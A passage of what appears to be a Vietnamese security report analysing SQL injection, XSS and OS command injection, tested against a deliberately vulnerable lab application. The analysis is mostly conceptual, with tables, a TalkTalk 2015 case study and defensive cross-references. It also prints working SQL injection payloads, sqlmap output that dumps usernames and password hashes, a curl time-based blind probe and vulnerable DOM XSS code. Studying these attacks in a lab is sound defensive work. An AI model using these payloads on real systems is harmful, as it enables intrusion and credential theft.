Điểm yếu căn bản nằm ở chỗ: khi ứng dụng xây dựng câu lệnh SQL bằng cách nối chuỗi (string concatenation) trực tiếp dữ liệu người dùng vào câu lệnh, MySQL chỉ nhận được một chuỗi duy nhất bản thân giao thức không có cơ chế nào để phân biệt đâu là "cấu trúc lệnh" do lập trình viên thiết kế và đâu là "dữ liệu" do người dùng nhập vào. Nếu dữ liệu đầu vào tình cờ (hoặc cố ý) chứa cú pháp SQL hợp lệ, trình phân tích cú pháp sẽ xử lý nó như một phần của câu lệnh thay vì như một giá trị dữ liệu đơn thuần. Đây chính là gốc rễ kỹ thuật của toàn bộ họ lỗ hổng injection, không riêng gì SQL Injection: bất cứ khi nào ranh giới giữa "code" và "data" bị nhòe do cách ghép chuỗi thủ công, hệ thống thông dịch phía sau (dù là SQL engine, shell, template engine hay LDAP filter) đều có nguy cơ diễn giải sai dữ liệu thành lệnh.

Nguyên lý cốt lõi

Ví dụ minh họa quen thuộc trong tài liệu bảo mật: một câu lệnh kiểm tra đăng nhập ghép chuỗi trực tiếp username/password sẽ bị phá vỡ logic nếu dữ liệu đầu vào chứa một mệnh đề luôn đúng (kiểu "OR <điều kiện luôn đúng>") kèm ký hiệu chú thích của SQL để vô hiệu hoá phần còn lại của câu lệnh gốc khi đó điều kiện xác thực bị biến thành luôn thỏa mãn.

Đây là ví dụ kinh điển được dùng để giải thích khái niệm, không phải một chuỗi khai thác hoàn chỉnh; mức độ nguy hiểm thực tế phụ thuộc vào cấu trúc câu lệnh gốc của từng ứng dụng cụ thể.

3.1.2. Phân loại SQL Injection

SQL Injection được phân loại dựa trên kênh mà kẻ tấn công dùng để nhận phản hồi từ hệ thống:

User ID:

ID: 1
First name: admin
Surname: admin

Hình 3.1: Giao diện module SQL Injection ở trạng thái hoạt động bình thường (baseline)

Loại	Phân loại con	Đặc điểm nhận diện
In-band SQLi	Error-based	Thông báo lỗi của cơ sở dữ liệu bị hiển thị trực tiếp ra giao diện, làm lộ một phần dữ liệu.
In-band SQLi	Union-based	Kết quả truy vấn tùy ý được gộp vào cùng luồng phản hồi với kết quả hợp lệ.
Blind SQLi	Boolean-based	Không có dữ liệu hay lỗi hiển thị, nhưng hành vi phản hồi khác nhau giữa điều kiện đúng và sai.
Blind SQLi	Time-based	Không có khác biệt quan sát được ngoài độ trễ phản hồi.
Out-of-band SQLi	DNS/HTTP exfiltration	Dữ liệu được đưa ra ngoài qua một kênh mạng riêng biệt (không qua response HTTP gốc).
Second-order SQLi	Stored payload	Dữ liệu độc hại được lưu ở một thao tác, chỉ phát huy tác dụng khi được sử dụng lại ở một truy vấn khác sau đó.

Bảng 3.1: Phân loại SQL Injection theo kênh phản hồi

3.1.3. In-band SQL Injection Error-based

Kỹ thuật error-based khai thác việc ứng dụng hiển thị thông báo lỗi gốc của cơ sở dữ liệu trực tiếp ra giao diện người dùng. Một số hàm xử lý XML tích hợp sẵn trong MySQL vốn được thiết kế để thao tác dữ liệu dạng XML; khi được truyền một biểu thức đường dẫn (XPath) không hợp lệ, các hàm này sẽ in ra một phần nội dung của biểu thức trong chính thông báo lỗi trả về. Kẻ tấn công lợi dụng đặc tính này như một kênh rò rỉ dữ liệu gián tiếp: bằng cách lồng một câu truy vấn con vào bên trong biểu thức gây lỗi, nội dung của câu truy vấn con vốn không được thiết kế để hiển thị ra ngoài bị lộ ra thông qua thông báo lỗi.

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''1''' at line 1

Hình 3.1b: Thông báo lỗi cú pháp SQL do MySQL/MariaDB trả về trực tiếp ra giao diện, làm lộ dấu hiệu của lỗ hổng Error-based SQL Injection

Về quy trình khai thác ở mức khái niệm, kỹ thuật này thường đi theo trình tự: (1) xác nhận sự tồn tại của lỗ hổng thông qua một đầu vào gây lỗi cú pháp; (2) từng bước thu thập thông tin hệ thống

phiên bản cơ sở dữ liệu, tên cơ sở dữ liệu đang sử dụng; (3) liệt kê cấu trúc tên các bảng, tên các cột thông qua các bảng hệ thống (information schema) mà MySQL cung cấp sẵn; (4) cuối cùng truy vấn dữ liệu thực tế từ các bảng mục tiêu. Mỗi bước sau kế thừa thông tin thu được từ bước trước, cho thấy vì sao việc ẩn thông báo lỗi chi tiết (xem giải pháp tại mục 4.1) lại quan trọng nó cắt đứt toàn bộ kênh rò rỉ này ngay từ bước đầu tiên.

3.1.4. In-band SQL Injection Union-based

Union-based SQLi sử dụng toán tử UNION SELECT của SQL vốn dùng để gộp kết quả của hai câu truy vấn hợp lệ để chèn thêm một câu truy vấn tùy ý vào cùng kết quả trả về cho ứng dụng. Điều kiện kỹ thuật để toán tử này hoạt động là số lượng cột và kiểu dữ liệu giữa hai câu truy vấn phải khớp nhau, do đó bước đầu tiên của kỹ thuật này luôn là dò số lượng cột của câu truy vấn gốc (thường thực hiện qua việc tăng dần chỉ số sắp xếp cho tới khi phát sinh lỗi).

Sau khi xác định được số cột và biết được cột nào hiển thị dữ liệu ra giao diện, kẻ tấn công có thể thay thế nội dung cột đó bằng bất kỳ câu truy vấn con nào từ thông tin phiên bản/tên cơ sở dữ liệu, đến liệt kê tên bảng thông qua bảng hệ thống, cho tới trích xuất trực tiếp dữ liệu nhạy cảm (ví dụ bảng người dùng) nếu quyền của tài khoản cơ sở dữ liệu cho phép. Nếu tài khoản kết nối cơ sở dữ liệu của ứng dụng còn được cấp quyền đọc/ghi tệp ở tầng hệ điều hành (một cấu hình quá rộng quyền, xem mục 4.1.2), kỹ thuật này thậm chí có thể mở rộng thành đọc file hệ thống nhạy cảm cho thấy union-based SQLi không chỉ là vấn đề lộ dữ liệu mà còn có thể là bàn đạp cho những tấn công sâu hơn nếu việc phân quyền cơ sở dữ liệu không tuân theo nguyên tắc đặc quyền tối thiểu.

```

ID: 1' UNION SELECT user, password FROM users-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

Hình 3.2: Khai thác Union-based SQL Injection lộ toàn bộ username và password hash của bảng *users*

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

Payload: id=1' OR NOT 6736=6736#8Submit=Submit

Type: error-based

Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)

Payload: id=1' AND EXTRACTVALUE(5543,CONCAT(0x5c,0x7178717171,(SELECT (ELT(5543=5543,1))),0x7176626271))-- CEpm8Submit=Submit

Type: time-based blind

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 8925 FROM (SELECT(SLEEP(5)))GbVr)-- nvfW6Submit=Submit

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178717171,0x684a7678616e425a6d7a584162666468635176417167576262646862774e706258476f4674756664,0x7176626271)#8Submit=Submit

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

Cookie Injection

File Upload

Insecure CAPTCHA

SQL Injection (blind)

Weak Session IDs

XSS (DOM)

User ID:

more info

- [SQLmap](#)
- [SQLmap](#)
- [SQLmap](#)
- [SQLmap](#)
- [SQLmap](#)
- [SQLmap](#)

[03:58:35] [INFO] the back-end DBMS is MySQL


web server operating system: Linux Debian 9 (stretch)

web application technology: Apache 2.4.25

back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)

[03:58:36] [INFO] fetching database names

available databases [2]:



Hình 3.3: Công cụ sqlmap tự động phát hiện lỗ hổng và xác định thông tin hệ quản trị cơ sở dữ liệu phía sau



Hình 3.4: sqlmap khai thác thành công và trích xuất dữ liệu ngay cả khi ứng dụng ở mức bảo mật Medium, minh chứng hạn chế của escaping thủ công

3.1.5. Blind SQL Injection Boolean-based

Boolean-based Blind SQLi được sử dụng khi ứng dụng không hiển thị trực tiếp kết quả truy vấn hay thông báo lỗi, nhưng vẫn tồn tại một khác biệt quan sát được trong phản hồi (nội dung khác, phần tử giao diện khác, mã trạng thái HTTP khác) giữa trường hợp điều kiện đúng và điều kiện sai. Nguyên lý khai thác dựa trên suy luận nhị phân (binary inference): kẻ tấn công đặt ra hàng loạt câu hỏi dạng đúng/sai về từng ký tự của dữ liệu cần trích xuất (ví dụ: "ký tự đầu tiên của tên cơ sở dữ liệu có mã ASCII lớn hơn giá trị X hay không"), và dựa vào hành vi phản hồi khác nhau để dần thu hẹp phạm vi giá trị về bản chất tương tự thuật toán tìm kiếm nhị phân (binary search). Vì kỹ thuật này đòi hỏi hỏi lặp lại rất nhiều lần cho mỗi ký tự dữ liệu, trong thực tế kẻ tấn công gần như luôn dùng công cụ tự động hóa (như sqlmap) thay vì thực hiện thủ công.

ID: 1' AND '1'='1
First name: admin
Surname: admin

User ID:

Hình 3.5: So sánh phản hồi Blind Boolean-based SQL Injection giữa điều kiện đúng (AND '1'='1') và điều kiện sai (AND '1'='2')

3.1.6. Blind SQL Injection Time-based

Time-based Blind SQLi được dùng trong trường hợp khó khăn nhất khi không có bất kỳ khác biệt nào quan sát được trong nội dung phản hồi. Kỹ thuật này chuyển kênh truyền thông tin sang độ trễ thời gian: bằng cách lồng một hàm gây trễ (như SLEEP) vào bên trong một biểu thức điều kiện, kẻ tấn công có thể suy luận giá trị đúng/sai của điều kiện đó thông qua việc phản hồi có bị trễ hay không, áp dụng cùng nguyên lý suy luận từng bit/từng ký tự như kỹ thuật boolean-based. Đây là kỹ thuật gây tải nặng nhất cho hệ thống và dễ bị phát hiện thông qua giám sát log/hiệu năng bất thường, nên thường chỉ được dùng khi các kỹ thuật khác không khả thi.

```
(kali@kali)-[~]
$ time curl -s "http://172.16.10.20:8081/vulnerabilities/sqli_blind/?id=1'%20AND%20SLEEP(5)-%20--Submit=Submit" -H "Cookie: $COOKIE" -o /dev/null
real    5.31s
user    0.08s
sys     0.09s
cpu     3%

(kali@kali)-[~]
$ time curl -s "http://172.16.10.20:8081/vulnerabilities/sqli_blind/?id=1'%20AND%20SLEEP(0)-%20--Submit=Submit" -H "Cookie: $COOKIE" -o /dev/null
real    0.02s
user    0.01s
sys     0.01s
cpu     72%
```

Hình 3.6: Kết quả kiểm tra Blind Time-based SQL Injection bằng hàm SLEEP()

3.1.7. Second-Order SQL Injection

Second-order (hay Stored SQL Injection) là dạng khó phát hiện nhất vì payload không phát huy tác dụng ngay tại nơi nó được nhập vào. Dữ liệu độc hại được lưu vào cơ sở dữ liệu ở một thao tác

ban đầu thao tác này có thể hoàn toàn an toàn nếu đã dùng prepared statement đúng cách nhưng sau đó dữ liệu này được đọc lại và đưa vào một câu truy vấn khác bằng cách ghép chuỗi thay vì tiếp tục dùng tham số hóa. Một kịch bản minh họa điển hình: dữ liệu định danh người dùng (ví dụ tên tài khoản) chứa cú pháp SQL được lưu an toàn ở bước đăng ký, nhưng khi được lấy lại từ phiên làm việc (session) và đưa vào một câu lệnh cập nhật khác nơi lập trình viên tin tưởng dữ liệu "đã có sẵn trong hệ thống" nên không kiểm tra lại cú pháp SQL trong dữ liệu đó được kích hoạt. Bài học kỹ thuật quan trọng là: an toàn ở một điểm nhập dữ liệu không đảm bảo an toàn ở mọi điểm sử dụng lại dữ liệu đó sau này; nguyên tắc tham số hóa cần được áp dụng nhất quán tại mọi câu truy vấn, không chỉ ở câu truy vấn đầu tiên.

3.1.8. Tác động và phân tích rủi ro SQL Injection

Mức độ tác động	Mô tả
Authentication Bypass	Vượt qua bước xác thực mà không cần biết thông tin đăng nhập hợp lệ.
Data Exfiltration	Trích xuất toàn bộ hoặc một phần dữ liệu nhạy cảm lưu trong cơ sở dữ liệu (thông tin cá nhân, thông tin thanh toán...).
Data Manipulation	Chèn, sửa hoặc xóa dữ liệu trái phép, ảnh hưởng đến tính toàn vẹn của hệ thống.
File System Access	Đọc hoặc ghi tệp ở tầng hệ điều hành nếu tài khoản cơ sở dữ liệu được cấp quyền vượt mức cần thiết.
Remote Code Execution	Trong một số cấu hình quá rộng quyền, có thể dẫn tới khả năng thực thi mã trên máy chủ.
Privilege Escalation	Nếu tiến trình cơ sở dữ liệu chạy với quyền hệ thống cao, hậu quả có thể lan ra toàn bộ máy chủ.

Bảng 3.2: Tác động và phân tích rủi ro SQL Injection

3.1.9. Case study thực tế TalkTalk 2015 (đối chiếu với phân tích lý thuyết mục 3.1)

Để minh chứng mức độ nghiêm trọng của các kỹ thuật đã phân tích (error-based, union-based, blind SQLi) không chỉ dừng ở lý thuyết, phần này đối chiếu với một sự cố an ninh thực tế đã được cơ quan quản lý của Anh (Information Commissioner's Office ICO) điều tra và công bố chính thức.

Vector tấn công: kẻ tấn công sử dụng công cụ dò quét SQL Injection tự động nhắm vào các trang web kế thừa từ một thương vụ mua lại trước đó, khai thác lỗ hổng SQL Injection chưa được vá trên hệ quản trị cơ sở dữ liệu đã lỗi thời.

Hậu quả định lượng: dữ liệu cá nhân của gần 157.000 khách hàng bị truy cập trái phép, bao gồm hơn 15.000 bộ thông tin tài khoản ngân hàng và một phần dữ liệu của 28.000 thẻ tín dụng/ghi nợ. Chi phí thiệt hại trực tiếp và gián tiếp được ước tính khoảng 77 triệu bảng Anh, kèm khoản phạt hành chính 400.000 bảng từ ICO.

Nguyên nhân gốc rễ: cơ quan điều tra xác định phần mềm cơ sở dữ liệu đang sử dụng đã lỗi thời, tồn tại một lỗ hổng đã có bản vá công khai hơn ba năm rưỡi trước cuộc tấn công nhưng chưa từng được áp dụng.

Thất bại về giám sát: đã có hai lần thử tấn công SQL Injection trước đó nhưng tổ chức không hề hành động do thiếu cơ chế giám sát trên hệ thống web lần tấn công thứ ba mới thực sự thành công và gây hậu quả.

SQL Injection là lớp lỗ hổng đã được hiểu rõ hơn một thập kỷ, với giải pháp phòng thủ đã được chuẩn hóa (Prepared Statement xem mục 4.1.1).

Vấn đề không chỉ nằm ở thiếu giải pháp kỹ thuật, mà ở quy trình vận hành: việc vá lỗi chậm trễ kết hợp với thiếu giám sát (logging/alerting xem Lớp 7, mục 4.5) khiến hai lần tấn công thử nghiệm trước đó không được phát hiện.

Đây là minh chứng thực tế cho nguyên lý Defense in Depth: nếu tổ chức triển khai dù chỉ một lớp giám sát/WAF ở biên mạng, cuộc tấn công thứ ba (thành công) nhiều khả năng đã bị chặn hoặc phát hiện sớm.

3.2. Cross-Site Scripting XSS (CWE-79) Phân tích cơ chế


3.2.1. Cơ chế hoạt động Vì sao trình duyệt thực thi mã của kẻ tấn công?

Khác với SQL Injection, XSS không tấn công trực tiếp máy chủ mà tấn công trình duyệt của nạn nhân. Cơ chế cốt lõi nằm ở chỗ trình phân tích HTML của trình duyệt không có khái niệm "đây là dữ liệu do server sinh ra" hay "đây là mã do kẻ tấn công chèn vào" trình duyệt chỉ đơn thuần phân tích toàn bộ nội dung HTML nhận được như một tài liệu thống nhất, và thực thi mọi đoạn JavaScript hợp lệ về mặt cú pháp mà nó tìm thấy. Khi dữ liệu người dùng được đưa thẳng vào trang HTML mà không qua bước mã hóa (encoding) phù hợp, một đoạn dữ liệu tưởng chừng vô hại có thể được trình duyệt diễn giải thành mã thực thi được mã này khi đó chạy với đầy đủ quyền của trang web gốc (same-origin), bao gồm khả năng đọc cookie, localStorage, thao túng giao diện (DOM) và gửi yêu cầu mạng thay mặt người dùng.

3.2.2. Phân loại XSS


XSS được phân loại dựa trên cách payload được lưu trữ và phân phối tới nạn nhân, mỗi loại có đặc điểm và mức độ nguy hiểm khác nhau:


Loại 1: Reflected XSS (Non-persistent). Dữ liệu độc hại nằm ngay trong URL hoặc tham số của yêu cầu, được máy chủ "phản chiếu" trực tiếp vào phần nội dung phản hồi mà không lưu trữ lại. Vì payload không được lưu, mỗi lần khai thác đòi hỏi nạn nhân phải truy cập một đường dẫn được crafted sẵn do đó loại này thường đi kèm kỹ thuật lừa đảo (ví dụ gửi link qua email/tin nhắn) để dụ nạn nhân bấm vào. Mức độ ảnh hưởng giới hạn ở từng nạn nhân riêng lẻ đã bấm vào đường dẫn độc hại.



Hình 3.7: Khai thác Reflected XSS cảnh báo cơ bản và đánh cắp session cookie qua document.cookie


Loại 2: Stored XSS (Persistent) nguy hiểm nhất. Payload được lưu thường trực vào cơ sở dữ liệu (ví dụ trong một bình luận, hồ sơ người dùng), do đó mọi người dùng truy cập trang có hiển thị dữ liệu này đều bị ảnh hưởng mà không cần bị lừa bấm vào một đường dẫn đặc biệt nào chỉ cần truy cập trang một cách bình thường. Kịch bản nguy hiểm điển hình là đánh cắp phiên đăng nhập (session): mã độc chạy trong trình duyệt nạn nhân có thể đọc được cookie phiên và gửi giá trị đó ra một địa chỉ do kẻ tấn công kiểm soát; nếu nạn nhân là quản trị viên, kẻ tấn công có thể chiếm quyền truy cập ở cấp quản trị mà không cần biết mật khẩu. Về lý thuyết, cùng cơ chế này còn có thể bị mở rộng để ghi lại thao tác gõ phím hoặc dữ liệu biểu mẫu của nạn nhân cho thấy mức độ nghiêm trọng của việc để lọt XSS lưu trữ vào các khu vực có nội dung do người dùng khác cùng xem.





```
<form name="XSS" method="GET">
  <select name="default">
    <script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substr(document.location.href.indexOf("default=")+8);
        document.write("<option value='" + lang + "'" + decodeURI(lang) + ">");
        document.write("<option value=' ' disabled='disabled'>----</option>");
      }

      document.write("<option value='English'>English</option>");
      document.write("<option value='French'>French</option>");
      document.write("<option value='Spanish'>Spanish</option>");
      document.write("<option value='German'>German</option>");
    </script>
  </select>
  <input type="submit" value="Select" />
</form>
```



Hình 3.8: Stored XSS payload được lưu và tự động thực thi lại sau khi tải lại trang, ảnh hưởng tới mọi người dùng xem trang

Loại 3: DOM-based XSS. Loại này xảy ra hoàn toàn ở phía trình duyệt (client-side) máy chủ không hề tham gia vào việc chèn payload vào phản hồi. Lỗi hỏng phát sinh khi mã JavaScript của chính trang web đọc dữ liệu từ một "nguồn" (DOM source) do người dùng kiểm soát được ví dụ phần sau dấu # của URL, query string, hay tiêu đề referrer rồi ghi trực tiếp dữ liệu đó vào một "điểm đích" (DOM sink) có khả năng diễn giải thành HTML/JS thực thi được điển hình là thuộc tính innerHTML hoặc hàm eval(). Vì toàn bộ luồng dữ liệu không bao giờ đi qua máy chủ, các cơ chế lọc phía server (bao gồm WAF) không có khả năng phát hiện hay ngăn chặn loại XSS này đây là lý do khiến việc kiểm tra an toàn ở tầng JavaScript phía client trở thành một yêu cầu bắt buộc, không thể phó mặc hoàn toàn cho lớp phòng thủ phía server.

3.2.3. XSS theo ngữ cảnh chèn (injection context)

Một điểm quan trọng thường bị bỏ qua là: kỹ thuật mã hóa đầu ra (output encoding) cần thiết để vô hiệu hóa XSS phụ thuộc vào ngữ cảnh cụ thể mà dữ liệu người dùng được chèn vào trong tài liệu HTML không tồn tại một phép mã hóa "vạn năng" áp dụng được cho mọi trường hợp. Bảng dưới đây tóm tắt bốn ngữ cảnh phổ biến và nguyên tắc mã hóa tương ứng, là cơ sở trực tiếp cho giải pháp context-aware encoding trình bày ở mục 4.2.2:

Ngữ cảnh	Vị trí chèn dữ liệu	Nguyên tắc mã hóa cần áp dụng
HTML Body	Nội dung văn bản giữa các thẻ HTML	Chuyển các ký tự có ý nghĩa cú pháp HTML (dấu ngoặc nhọn...) thành thực thể HTML tương ứng.
HTML Attribute	Giá trị của một thuộc tính thẻ (value, title...)	Mã hóa thêm cả dấu nháy kép/đơn để ngăn việc "thoát" khỏi thuộc tính.
JavaScript Context	Bên trong khối mã <code><script></code> hoặc trình xử lý sự kiện	Cần bộ mã hóa riêng cho ngữ cảnh JS (không dùng chung với mã hóa HTML), thường thông qua việc serialize dữ liệu dưới dạng JSON hợp lệ.
URL Context	Giá trị thuộc tính href/src	Kiểm tra và giới hạn giao thức URL được chấp nhận (chỉ cho phép http/https), tránh các giao thức cho phép thực thi mã.

Bảng 3.3: Các ngữ cảnh chèn XSS và nguyên tắc mã hóa tương ứng

3.2.4. Tác động và phân tích rủi ro XSS

Dạng tác động	Mô tả
Session Hijacking	Đánh cắp thông tin phiên đăng nhập, cho phép chiếm quyền tài khoản mà không cần mật khẩu.
Credential Phishing	Chèn giao diện đăng nhập giả để thu thập thông tin đăng nhập thật của nạn nhân.
CSRF thông qua XSS	Gửi yêu cầu thay mặt nạn nhân để thực hiện hành động trái phép trong hệ thống.
Keylogging	Ghi lại thao tác nhập liệu của nạn nhân trên trang bị ảnh hưởng.
Chiếm quyền điều khiển trình duyệt	Kết hợp với các framework khai thác trình duyệt để kiểm soát sâu hơn phiên làm việc của nạn nhân.

Bảng 3.4: Tác động và phân tích rủi ro XSS

3.3. OS Command Injection (CWE-78) Phân tích cơ chế

3.3.1. Cơ chế phân tích lệnh của shell

Khi một ứng dụng gọi hàm thực thi lệnh hệ thống (ví dụ `shell_exec/system` trong PHP) với một chuỗi có chứa dữ liệu người dùng, hệ điều hành sẽ khởi chạy một tiến trình shell để diễn giải chuỗi đó. Shell có bộ phân tích cú pháp riêng, sử dụng một tập hợp ký tự đặc biệt (metacharacter) để

phân tách hoặc nối nhiều lệnh với nhau ví dụ ký tự dùng để chạy lệnh kế tiếp bất kể lệnh trước thành công hay không, ký tự dùng để chuyển output của lệnh này làm input cho lệnh khác, hay cú pháp cho phép thực thi một lệnh con và thay bằng kết quả của nó. Nếu dữ liệu đầu vào của người dùng được ghép trực tiếp vào chuỗi lệnh mà không qua kiểm soát, các ký tự đặc biệt này nếu xuất hiện trong dữ liệu sẽ được shell diễn giải theo đúng ý nghĩa cú pháp của chúng thay vì được coi là một phần dữ liệu đơn thuần, cho phép kẻ tấn công chèn thêm lệnh tùy ý vào chuỗi lệnh gốc.

3.3.2. Command Injection cơ bản nguyên lý khai thác

Ở dạng cơ bản nhất, khi một chức năng hợp lệ (ví dụ kiểm tra kết nối mạng bằng lệnh ping) nhận địa chỉ đích trực tiếp từ người dùng và ghép vào lệnh hệ thống mà không kiểm soát, kẻ tấn công có thể lợi dụng các ký tự phân tách lệnh của shell để "nối thêm" một lệnh khác vào sau lệnh hợp lệ ban đầu. Về mặt tác động, kỹ thuật này có thể được dùng theo nhiều hướng khác nhau tùy vào lệnh được nối thêm: thu thập thông tin về môi trường thực thi (người dùng hệ thống đang chạy ứng dụng), đọc nội dung các tệp cấu hình nhạy cảm (có thể chứa thông tin xác thực cơ sở dữ liệu), hoặc trong trường hợp nghiêm trọng nhất ghi một tệp thực thi mới vào thư mục web để duy trì khả năng truy cập lâu dài. Điểm mấu chốt về mặt phòng thủ là: bất kỳ đâu ứng dụng cần gọi đến shell với dữ liệu người dùng, rủi ro này đều tồn tại tiềm ẩn nếu không có kiểm soát đầu vào nghiêm ngặt (xem giải pháp mục 4.3).

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.274 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.293 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.593 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.329 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.274/0.372/0.593/0.129 ms
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.983 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.385 ms
